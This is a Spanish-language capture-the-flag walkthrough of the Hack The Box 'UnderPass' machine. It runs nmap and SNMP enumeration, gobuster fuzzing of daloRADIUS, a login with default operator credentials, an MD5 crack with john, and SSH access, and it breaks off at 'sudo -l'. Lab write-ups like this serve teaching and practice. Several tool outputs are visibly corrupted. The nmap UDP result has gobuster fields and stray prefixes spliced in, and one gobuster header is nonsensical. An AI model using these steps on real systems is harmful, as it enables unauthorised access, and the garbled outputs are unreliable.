

# CTF Writeup - {{UnderPass}}



UnderPass

Linux · Easy

20

Points



3.8467 Reviews



User Rated Difficulty

## 1. Preparación del entorno

Conectamos la VPN de HTB y comprobamos que llegamos a la maquina

```
sudo openvpn htb.ovpn
```

```
ping -c1 10.10.11.48
```

Creamos nuestro directorio de trabajo con las siguiente estructura.

```
UnderPass\  
├ Scans\  
├ Evidencias\  
└ Scripts\
```

Para ello ejecutamos los siguientes comandos desde home.

```
mkdir ./Desktop/HTB/UnderPass  
  
cd ./Desktop/HTB/UnderPass  
  
mkdir scans evidencias scripts
```


Para no tener problemas en la resolución DNS, añadimos esta la informacion de la maquina en el fichero etc/hosts

```
echo "10.10.11.48    underpass.htb " | sudo tee -a /etc/hosts
```

## 2. Fase de escaneo y recopilación de información

Entramos al directorio /scans , donde vamos a volcar toda la información que saquemos de los escaneos. Lanzamos la herramienta nmap .


```
cd scans  
  
sudo nmap -p- --open -sS --min-rate -n -Pn 10.10.11.48 -oN OpenPorts
```



Ahora que sabemos los puertos abiertos vamos a lanzar nmap con un conjunto de scripts que nos van a dar información adicional sobre los servicios y versiones de los mismos.


```
sudo nmap -p22,80 -sCV 10.10.11.48 -oN InfoPorts
```





Tras no encontrar nada, voy a lanzar un escaneo para UDP (User Datagram Protocol). Para ello lanzo el siguiente comando.

```
sudo nmap -p- --open -sU --min-rate 7000 -Pn 10.10.11.48 -oN UDPScan
```



Lanzo un escaneo para comprobar el servicio y la versión del puerto 161

```
sudo nmap -p161 -sU -sCV 10.10.11.48 -oN UDPInfoPort
```

```
(kali㉿kali) ~ - [~/Desktop/HTB/UnderPass/scans]=====
$ batcat UDPInfoPort -l java
-----
File: UDPInfoPort
-----
[+] Url: http://10.10.11.48/daloradius
[+] 1Method: # Nmap 7.95 scan initiated Sat Apr 5 13:14:35 2025 as: /usr/lib/nmap/nmap -p161 -sU -sCV -
[+] 2Threat: UDPInfoPort 10.10.11.48
[+] 3Word: Nmap scan report for 10.10.11.48
[+] 4Negot: Host is up (0.065s latency).
[+] 5User: Agent: gobuster/3.6
[+] 6Ext: PORTs: STATE SERVICE VERSION
[+] 7Time: 161/udp open snmp 161(SNMPv1 server; net-snmp SNMPv3 server (public))
=====
| snmp-info:=====
Sta8: | | enterprise: net-snmp enumeration mode
=====
| | engineIDFormat: unknown
=====
/110: | | engineIDData: c7ad5c4856d1cf6600000000
/d11: | | snmpEngineBoots: 31 [Size: 319]
/a12: | | snmpEngineTime: 1d04h19m39s: 319]
/c13: | | snmp-sysdescr: Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC
/Change: | 2024 x86_64 (Size: 24703]
/s14: | | System uptime: 1d04h19m39.80s (10197980 timeticks)
/L15: | | Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!
/F16: | | (Size: 1428]
Pr17: | | Service detection performed. Please report any incorrect results at https://nmap.org/submit
=====
Fi18: | # Nmap done at Sat Apr 5 13:14:37 2025 -- 1 IP address (1 host up) scanned in 1.47 seconds
```

Vemos que está el puerto 161 con el servicio SNMPv1 (public). Ahora lo que voy a hacer es buscar información publica del servicio **snmp**.

```
snmpwalk -v 1 -c public 10.10.11.48 >> ../evidencias/snmp.txt
```

```
File: ../evidencias/snmp.txt
-----
1 iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6
2 10:38:22 UTC 2024 x86_64" (Ubuntu) (from server string)
3 iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
4 iso.3.6.1.2.1.1.3.0 = Timeticks: (10289438) 1 day, 4:34:54.38
5 iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
6 iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
7 iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
8 iso.3.6.1.2.1.1.7.0 = INTEGER: 72
9 iso.3.6.1.2.1.1.8.0 = Timeticks: (1) 0:00:00.01
10 iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
11 iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
12 iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
13 iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
14 iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
15 iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
16 iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
17 iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
18 iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
19 iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
20 iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
21 iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
22 iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-
23 based Security Model."
24 iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
25 iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
26 iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
27 iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
28 iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations"
29 iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filt
30 ering."
31 iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
32 iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (1) 0:00:00.01
33 iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (1) 0:00:00.01
34 iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (1) 0:00:00.01
35 iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (1) 0:00:00.01
36 iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (1) 0:00:00.01
37 iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (1) 0:00:00.01
38 iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (1) 0:00:00.01
39 iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (1) 0:00:00.01
40 iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (1) 0:00:00.01
41 iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (1) 0:00:00.01
42 iso.3.6.1.2.1.25.1.1.0 = Timeticks: (10290641) 1 day, 4:35:06.41
43 iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E9 04 05 11 1D 35 00 2B 00 00
44 iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
45 iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-126-generic root=/dev/mapper/ub
untu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0"
log file: S
```

Vemos que hay un usuario, voy a guardarlo en el fichero user.txt por si fuese útil más adelante.


```
echo "steve@underpass.htb" > user.txt
```

También tenemos la frase `Service Info: Host: UnDerPass.htb is the only daloradius server in the basin.` He encontrado que `dolaradius` es un una aplicación de gestión web Radius.

A continuación, vamos a ver que esconde el servicio `daloradius`, para ello introducimos lo siguiente en el navegador:

```
http://underpass.htb/daloradius
```

No tenemos permisos para visualizar la pagina.



# Forbidden

You don't have permission to access this resource.

*Apache/2.4.52 (Ubuntu) Server at underpass.htb Port 80*

Como no tenemos acceso vamos a ver si realizando fuzzing encontramos mas directorios o archivos. Voy a usar la herramienta `gobuster`

```
gobuster dir -u http://underpass.htb/daloradius -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://underpass.htb/daloradius
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: 200
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/library (Status: 301) [Size: 327] [-> http://underpass.htb/daloradius/library/]
/doc (Status: 301) [Size: 323] [-> http://underpass.htb/daloradius/doc/]
/app (Status: 301) [Size: 323] [-> http://underpass.htb/daloradius/app/]
/contrib (Status: 301) [Size: 327] [-> http://underpass.htb/daloradius/contrib/]
/ChangeLog (Status: 200) [Size: 24703]
/setup (Status: 301) [Size: 325] [-> http://underpass.htb/daloradius/setup/]
/LICENSE (Status: 200) [Size: 18011]
/FAQS (Status: 200) [Size: 1428]
Progress: 441120 / 441122 (100.00%)
=====
Finished
=====
```

Seguimos buscando información, para ello voy a hacer fuzz en el resto de directorios.

- **Fuzzing /app**

```
gobuster dir -u http://underpass.htb/daloradius/app -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://underpass.htb/daloradius/app
[+] Method: Scripts TryHackMe GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/common (Status: 301) [Size: 330] [-> http://underpass.htb/daloradius/app/common/]
/users (Status: 301) [Size: 329] [-> http://underpass.htb/daloradius/app/users/]
/operators (Status: 301) [Size: 333] [-> http://underpass.htb/daloradius/app/operators/]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====
```

Seguimos buscando información en estos 3 directorios. Voy a buscar también por extensión de archivos.



```
gobuster dir -u http://underpass.htb/daloradius/app/users -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://underpass.htb/daloradius/app/users
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 278]
/.html (Status: 403) [Size: 278]
/index.php (Status: 302) [Size: 0] [-> home-main.php]
/login.php (Status: 200) [Size: 4421]
/library.php (Status: 301) [Size: 337] [-> http://underpass.htb/daloradius/app/users/library.php]
```

```
gobuster dir -u http://underpass.htb/daloradius/app/operators -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://underpass.htb/daloradius/app/operators
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 278]
/index.php (Status: 302) [Size: 0] [-> home-main.php]
/.php (Status: 403) [Size: 278]
/login.php (Status: 200) [Size: 2763]
/library (Status: 301) [Size: 341] [-> http://underpass.htb/daloradius/app/operators/library.php]
```

### 3. Fase de explotación.


Al realizar fuzzing en Users y Operators encontramos un panel de login en login.php. Voy a probar usar la contraseña por defecto del servicio daloRADIUS, si no funciona voy a probar si es vulnerable a SQLInyection.



La pagina operators, tiene la contraseña por defecto. Mientras que users no.

```
http://underpass.htb/daloradius/app/operators/login.php
```

Esta es la pagina web que tenemos. Además hemos accedido como administrador



HomeManagementReportsAccountingBillingGISGraphsConfigHelp

Home

STATUS

Server Status

Services Status

Last Connection Attempts

LOGS

Radius Log

System Log

SUPPORT

daloRADIUS - RADIUS Management version 2.2 beta / 03 Jul 2024

Read More

daloRADIUS

Users

Total: 1

Go to users list

Nas

Total: 0

Go to NAS list

Hotspots

Total: 0

Go to hotspots list

Last Connection Attempts

no data to show

Currently online

no data to show

Last month top users

no data to show


Tras un rato investigando la pagina he encontrado información valiosa como:

- Los servicios activos

### Daemons Information

Service Status	
FreeRADIUS	running
MySQL	not running
MariaDB	running
SSHD	running


- Usuario y contraseña cifrada : tengo este archivo .csv con la contraseña y el método de cifrado, que es MD5



Voy a crear el archivo hash.txt en el directorio evidencias, en este voy a guardar el hash del usuario svcMosh. Para romperlo voy a utilizar John

```
echo "412DD4759978ACFCC81DEAB01B382403" > hash.txt


john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```



Ahora que tengo un usuario y contraseña voy a tratar de acceder por SSH.


```
ssh svcMosh@10.10.11.48
```

Accedo sin problemas con el usuario svcMosh



Leemos el archivo user.txt y encontramos la primera flag






## 4. Escalada de Privilegios

Con el siguiente comando podemos ver que archivos puede ejecutar el usuario actual como root, sin necesidad de proporcionar una contraseña.

```
sudo -l
```



